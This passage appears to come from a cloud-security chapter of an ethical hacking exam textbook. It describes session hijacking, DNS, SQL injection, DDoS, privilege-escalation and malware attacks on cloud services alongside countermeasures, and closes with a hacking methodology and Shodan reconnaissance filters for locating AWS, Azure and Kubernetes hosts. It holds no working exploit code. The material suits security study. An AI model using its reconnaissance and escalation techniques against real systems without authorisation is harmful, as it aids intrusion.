


Figure 19-48: Session Hijacking using Cross-Site Scripting (XSS) Attack

The attacker uses the cloud server to host a webpage that contains the malicious script, as depicted in Figure 19-48. The HTML containing the malicious script launches in the user's browser when they see the page that the attacker has hosted. The malicious software reroutes the user to the attacker's server after gathering and sending the user's cookies.

Countermeasures:

- A cloud can be protected against session hijacking by utilizing Secure Socket Layers (SSL), firewalls, antivirus software, and code scanners.

Session Hijacking using Session Riding

Cross-site request forgeries are used by attackers to send unauthorized commands across websites. By sending an email or deceiving people into accessing a malicious webpage while logging in to an actual target site, attackers can "ride" an ongoing computer session. The website processes the

request as though the user had already authenticated it when users click the malicious link. Among the commands used are those to change or remove user data, conduct online transactions, reset passwords, and more.




Figure 19-49: Session Hijacking using Session Riding

The user establishes a new session and logs into the trusted website, as illustrated in Figure 19-49. The web browser's cookie contains the session identifier that the server has stored for the session. The attacker attracts the victim to visit a malicious website that they have created. The attacker then uses a stolen session cookie to send a request from the user's browser to the cloud server.

Countermeasures:

- Prevent websites and your browser from saving your login information
- Verify the HTTP referrer header and disregard URL parameters while handling a POST

Domain Name System (DNS) Attacks

In order to route communications between nodes, a DNS server converts a human-readable domain name (such as www.google.com) into a numerical IP address. To get internet users' authentication credentials, attackers utilize DNS attacks.

Types of DNS Attacks:

- **DNS Poisoning:** This technique involves infecting the user's system's DNS server or DNS cache in order to direct users to a spoof website.
- **Cybersquatting:** The practice of committing phishing schemes by registering a domain name that is similar to a CSP is known as cybersquatting.
- **Domain Hijacking:** The act of stealing a CSP domain name is known as domain hijacking.
- **Domain Sniping**: The process of registering a domain name that has expired is known as "domain sniping."




Figure 19-50: DNS Attack

The attacker uses DNS cache poisoning to send users to a fake website, as seen in Figure 19-50. Here, the user requests DNS data (such as www.xCloud.com's IP address) from the internal DNS server. After that, the internal DNS server requests DNS data from the corresponding cloud server. At this stage, the attacker sends a DNS response to the internal DNS server containing the IP of a fake website and blocks the DNS response from the cloud server. As a result, the internal DNS server cache automatically points users to fake websites by updating itself with their IP addresses.

Countermeasures:

- The impacts of DNS attacks are somewhat mitigated by using Domain Name System Security Extensions (DNSSEC).

SQL Injection Attacks

SQL is a programming language designed specifically for database administration systems. Attackers target SQL servers that run susceptible database applications in an SQL injection attack. Attackers obtain illegal access to a database and, eventually, other private data by inserting harmful code—which is created using special characters—into conventional SQL code. These kinds of attacks are typically carried out when programs create dynamic SQL statements using the input.

Attackers can also remotely run system instructions, retrieve private information, alter database contents, and even take over the web server for further illegal activity.




Figure 19-51: SQL Injection Attacks

Figure 19-51 illustrates how the attacker obtains sensitive data stored on the cloud by performing SQL injection on the cloud web application that the user accesses.

Countermeasures:

- Sanitize user input by using filtering procedures
- Verify the format, type, length, and range of the input
- Update and patch servers and applications on a regular basis
- Make use of Intrusion Prevention Systems (IPSs) and database monitoring technologies
- Implement a web application firewall that runs in the cloud

Cryptanalysis Attacks

Cloud services are vulnerable to cryptanalysis due to outdated or insecure encryption. Cloud-based data can be encrypted to make it impossible for malevolent users to view it. However, powerful encryption can become weak or broken due to serious faults in the way cryptographic algorithms are implemented, such as faulty random number generation. Furthermore, there are new ways to crack the cryptography. By tracking a client's query access patterns and examining accessible places, it is also possible to extract partial information from encrypted data.




Figure 19-52: Cryptanalysis Attacks

Countermeasures:

- To give cryptographic materials like SSH keys and DNSSECs resilience, use random number generators that produce cryptographically safe random numbers.
- Steer clear of flawed cryptography algorithms.
- Make use of the most recent and robust encryption techniques, such as hashing and salting.

DoS and DDoS Attacks

Tenants may lose access to their accounts if DoS attacks are launched against CSPs. Several tenants share CPU, memory, disk space, bandwidth, and other resources in the cloud infrastructure. As a result, if hackers manage to reach the cloud, they produce fake data that may be resource requests or a kind of code that can be executed in applications belonging to authorized users.

The CPU, memory, and other components of a server are used to process such malware requests. The server begins offloading its duties to another server when it hits its threshold limit. Other inline servers experience the same thing, and ultimately, by disrupting the regular operations of a single server, the attacker is able to access the entire cloud system. This prevents authorized cloud users from using its services.

DoS attacks include sending malicious input to the server that causes an application process to crash, repeatedly inputting incorrect passwords that lock the user account, flooding the server with numerous requests to use up all system resources, etc.

A DoS assault is classified as a DDoS attack if it is initiated through a botnet, which is a network of compromised computers. Users of the targeted system experience a denial of service when numerous hacked systems launch a DDoS assault against it.




Figure 19-53: Example of DDoS Attack

A handler that infects a huge number of machines via the internet (zombie net) is set by the attacker, as seen in Figure 19-53. The attacker then bombards the cloud server with numerous requests, which causes the system to use more resources than it needs. As a result, authorized users cannot utilize the cloud services.

Countermeasures:

- Adhere to the principle of least privilege for users logging in to the server.
- To prevent DoS and DDoS assaults, install IDS in cloud computing's real and virtual machines.

Man-in-the-Browser Attack

By inserting sophisticated malware (such as bots) into a user's web browser, Man-in-the-browser attacks enable attackers to track data exchanged between the user's browser and cloud application. The attackers obtain the user's login information, including username and passwords, using the injected code. The attackers can then utilize the cloud server to verify those credentials and carry out malicious actions on the user's behalf without the victim realizing it.




Figure 19-54: Man-in-the-Browser Attack

Countermeasures:

- To protect the network from unauthorized access, restrict access to cloud services.
- To identify and alert users to unusual user activity, integrate the cloud-based solution with regulated intrusion detection systems.
- Restrict the range of IP addresses and only provide services through VPNs.

Metadata Spoofing Attack

The metadata of cloud services describes the specifics of different services, including data formats, security needs, and network component locations. The technique of altering or changing service metadata that is written in the Web Service Definition Language (WSDL) file—which contains the data about service instances—is known as metadata spoofing. Similar to DNS spoofing, cloud users are diverted to unfamiliar locations after the modified file is successfully delivered.

Countermeasures:

- Store application and service information in the cloud and encrypt it
- To mitigate spoofing threats, use hash-based integrity checks
- Turn off all unnecessary metadata services and dangerous metadata versions
- Implement host-based firewalls to limit access to the instance metadata API

Cloud Malware Injection Attack

This type of attack involves the installation of malicious virtual machines or service implementations into cloud services that operate as SaaS, PaaS, or IaaS. After successfully abusing the cloud, the user is taken to the attackers' website, where they may carry out tasks like data theft and modification and communication eavesdropping.

Countermeasures:

- Prior to execution, confirm the integrity of virtual machines, service instances, and any input data using cryptographic hash methods (such as SHA-256).
- To identify illegal changes, make sure the hash values of authentic software or instances are safely stored and compare them to the instances that are currently executing.

Multi-Cloud Attack

Attackers utilize flaws in several Cloud Service Providers (CSPs) that a company uses in multi-cloud assaults. This involves gaining illegal access to various cloud systems by taking advantage of configuration errors, weak access controls, or compromised credentials. After successfully gaining access, attackers use network bridges or inter-cloud APIs to migrate laterally across cloud services. In order to carry out malicious tasks including data exfiltration, malware deployment, and establishing persistent access, attackers subsequently try to alter a variety of resources. The multi-cloud infrastructure's security and integrity are seriously jeopardized by this procedure.

Countermeasures:

- To facilitate communication between various cloud services, use encrypted channels and secure APIs.
- To avoid any security flaws, be sure that all cloud providers use the same access control mechanisms.

- By requiring two or more verification factors for access, you can add an extra layer of security on top of passwords.
- Apply consistent settings to every cloud by utilizing automated methods to synchronize security policies.
- To find configuration errors and illegal activity, perform routine security audits and ongoing monitoring in all cloud environments.

Privilege Escalation with the CSR API

Kubernetes' Certificate Signing Requests (CSR) API handles certificate signing requests sent to the certificate authority for a specific reason. Attackers can obtain unauthorized access to privileges within the Kubernetes cluster by taking advantage of flaws in the CSR API.

A CSR that asks a service account or user with elevated rights for a certificate is created by the attacker during this attack. Kubernetes is forced to issue the certificate after the attacker successfully creates the CSR and uses improperly configured security rules to gain the CSR approval. Attackers then authenticate an entity with elevated permissions allowed by the approved CSR using the issued certificate.

Countermeasures:

- Turn on Kubernetes auditing for each cluster and keep an eye on CSR API-related events.
- To guarantee that only authorized users are able to create, approve, and manage CSRs, enforce strict RBAC regulations.
- Avert CSR approvals that are automated. Instead, make sure each CSR is authentic by manually reviewing and approving it.

Privilege Escalation by Abusing Elevation Control Mechanism

Just-In-time (JIT) access, another name for the enhanced cloud method, is a security model and access management service that enables users to temporarily grant permission for particular operations or tasks during a predetermined window of time. Cloud environments give administrators access controls that allow for specific permissions such temporary role access, resource role assignment, impersonation, and JIT access. These permission settings can be abused by attackers to obtain temporary or illegally elevated access to cloud resources.

Attackers can enter cloud settings and take advantage of their resources by using these strategies. For instance, by extending elevated rights beyond their initial scope, attackers with PassRole permission in AWS can let a service they build assume a role. Similar to this, people who possess the iam.serviceAccountUser role in GCP can access privileged accounts by attaching a service account to a resource. By using these methods, attackers can access cloud resources without authorization, which increases the risk of data breaches, service interruptions, monetary losses, and noncompliance with regulations.

Countermeasures:

- Restrict the powers of cloud accounts to those roles, policies, and permissions that are essential for their duties, including taking on and mimicking other roles.

- When JIT access is enabled, manually approve temporary privilege elevations.
- Divide and separate important cloud resources to minimize the attack surface and the possible impact of compromised accounts.

Cloud Malware

Cuttlefish Zero-Click Malware Source

Cuttlefish is a packet-sniffing malware that poses as trustworthy software in order to sneak into SOHO and enterprise routers and take advantage of security flaws in order to acquire cloud authentication information. Once inside, it propagates by using a bash script to gather host-based information and transmit it to a cloud-based Command and Control (C2) server. Additionally, a malicious binary (payload) designed for all customized architectures present in SOHO operating systems is downloaded and executed. The malware then installs a packet filter to check outgoing connections, track cloud traffic, and interact according to predetermined standards.

The malware tracks all device traffic after installation and only becomes active when it detects particular activity. The C2 server transmits the modified malware rules via a cloud configuration file after the host-based enumeration. By using this tactic, the virus is prompted to take control of HTTP and DNS traffic sent to private IP addresses. Under specific circumstances, if the traffic is aimed to a public IP, a cloud sniffer is activated to steal credentials.




Figure 19-55: Cuttlefish Zero-Click Malware

The following are a few more examples of cloud malware:

- Denonia
- LemonDuck

- RansomCloud
- DBatLoader/ModiLoader
- Goldbackdoor

 **EXAM TIP:** When studying cloud threats, it is important to understand the variety of risks that can impact cloud environments, as well as how to mitigate them.

Cloud Hacking

A wide range of actions that jeopardize cloud infrastructure and services are collectively called cloud hacking. This extends to jeopardizing the overall security of the cloud and can involve both system hacking and Web applications hosted in the cloud. Attackers frequently target the following three components to undermine cloud security:

Web Application Hacking

Web Application Programming Interfaces (APIs), essential channels for transmitting cloud resources and services, are frequently the target of attackers. Cloud-based APIs that allow various software components to communicate with one another are frequently accessible online and could be avenues of entry for hackers. Attackers first use reconnaissance to find these Web APIs and learn about their architectures. Map API endpoints or check for known vulnerabilities using automated techniques. Attackers use potential flaws, like poor authentication, improper authorization, or injection vulnerabilities, to obtain unauthorized access to cloud resources. If an attacker compromises a cloud-based API, they may be able to access a large amount of data. Furthermore, a breach in one region might result in a wider compromise across the cloud infrastructure because different tenants frequently use cloud services.

System Hacking

Finding and taking advantage of weaknesses in virtualized systems housed on cloud platforms is the main goal of system hacking in cloud environments. These technologies include serverless operations, virtual machines, and containers, each posing different security risks. Reconnaissance is the first step in cloud-based system hacking, during which attackers locate possible avenues of entry into cloud virtual systems. They can scan for vulnerabilities such as poor security protocols or unprotected interfaces. Once possible vulnerabilities are found, attackers use them to obtain more extensive access to cloud systems, which continue to persist over time.

Cloud Hacking

Attackers try to take advantage of flaws in cloud technology to carry out several well-publicized attacks against cloud storage systems, jeopardizing corporate and customer data in the process. Getting user data and preventing access to cloud services are the primary goals of hacking a cloud system. End users and businesses have suffered greatly, and trust in the security of cloud services has been destroyed. To begin reconnaissance, attackers map the network infrastructure, find the services operating on the cloud, and scan open ports. After identifying potential holes, such as unpatched software, weak passwords, or incorrectly configured settings, attackers exploit these flaws to access the cloud environment and carry out various malicious tasks covertly.

Note: There are certain guidelines, policies, or authorizations about ethical hacking enforced by each cloud provider, including AWS, Azure, and GCP. Before conducting hacking operations, an ethical hacker must notify the provider. Furthermore, determining which activities are allowed for particular operations (for example, certain cloud service providers or organizations may limit specific sorts of assaults that could cause service disruptions).

Cloud Hacking Methodology

The different phases involved in cloud hacking are as follows:

Information Gathering

The initial stage of hacking is information gathering, during which the attacker gathers as much information as possible about the target cloud infrastructure. This could contain information about user accounts, IP addresses, domain names, subdomains, network topology, or publicly accessible data. This phase aims to collect vital information about a target cloud environment to uncover potential weaknesses and create more potent assaults in the next phases. As such, it can help set the groundwork for the entire process of cloud hacking.

Attackers can employ various methods, including network scanning, social engineering, DNS interrogation, and online scraping, to obtain information for this purpose. They can also automate and improve the efficacy of these tasks by using tools like Nmap, Shodan, and Reconng. After they succeed, they have a thorough grasp of the target's cloud environment, which greatly improves their likelihood of identifying vulnerabilities that could be exploited.

Vulnerability Assessment

The vulnerability assessment phase includes finding and assessing security flaws in the cloud infrastructure. This involves evaluating cloud-based networks, applications, and services for errors, misconfigurations, and unpatched software. This phase's main goal is to find vulnerabilities that could be used to escalate privileges, obtain unauthorized access, or interfere with cloud services. This stage is essential for organizing future exploitation plans. As a result, attackers can find vulnerabilities using both automated and human methods. A cloud environment's security posture can be thoroughly scanned, and reports can be produced using tools like Qualys, OpenVAS, and Tenable Nessus. Finding vulnerabilities gives attackers access to the cloud environment, which they can use to carry out further malicious actions.

Exploitation

Attackers actively use the vulnerabilities found to obtain unauthorized access or take control of the target cloud infrastructure during the exploitation phase. Custom scripts, exploit frameworks, or tools like Metasploit, sqlmap, or thc-hydra can be used by attackers to initiate attacks. Furthermore, methods including introducing malicious code, getting around authentication, and taking advantage of application vulnerabilities might be used. This phase's main goals are to manipulate cloud resources, obtain sensitive data, or interfere with cloud-based operations. Data breaches, service interruptions, monetary loss, harm to one's reputation, and additional network infiltration might result from successful exploitation. Furthermore, if they are not identified and promptly fixed, they may result in long-term security vulnerabilities.

Post-Exploitation

The last stage of the cloud-hacking approach, known as post-exploitation, focuses on what to do once a resource has been effectively exploited. Maintaining access, covering tracks, and exploring the network in greater detail are the key goals of this phase. Attackers use various techniques to create persistence, such as establishing Command and Control (C2) channels, escalation privileges, and opening backdoors. They frequently use programs like Metasploit and Cobalt Strike to make these actions easier. This phase's main objectives are to exfiltrate data, guarantee long-term access to compromised systems, and prepare for future attacks. Using conventional security measures, attackers also hide their actions to avoid discovery. Long-term illegal access can result in persistent data loss, intellectual property theft, and continuous cloud service interruption. This raises the cost of repair efforts while also making them more difficult.

Note: In a cloud setting, ethical hacking is usually only possible internally, guaranteeing adherence to security regulations and preventing unwanted access.

Identifying Target Cloud Environment

Target cloud environment identification entails identifying and describing a company's cloud infrastructure, such as AWS, Microsoft Azure, or GCP. This phase is essential for attackers because it gives them insight into the particular technologies, services, and configurations that the target has implemented. Additionally, by learning more about the target cloud system, attackers can better customize their strategies and take advantage of cloud-specific flaws and setups. Attackers can obtain comprehensive knowledge about a target's cloud infrastructure using tools like Shodan and Censys.

Attackers can use the following Shodan search filters to learn more about a target cloud infrastructure:

- **Search for HTTPS services**

port:443

Enables access to devices and services over HTTPS, frequently used for cloud-based online services.

- **Search for AWS services**

ssl.cert.issuer.cn:Amazon

Identifies services hosted by AWS by obtaining details on SSL certificates that Amazon has granted.




Figure 19-56: Shodan Showing the SSL Certificate Issued by Amazon

- **Search for cloud region**

cloud.region:<Region_code>

This limits the search results to a particular geographic area inside the cloud provider's infrastructure.

- **Search for Microsoft devices and services**

org:Microsoft

Gathers data about Microsoft products and services that may help locate infrastructure housed on Azure.

- **Search for Kubernetes**

product:Kubernetes

Gathers data about Kubernetes instances.

- **Search for AWS services**

org:Amazon

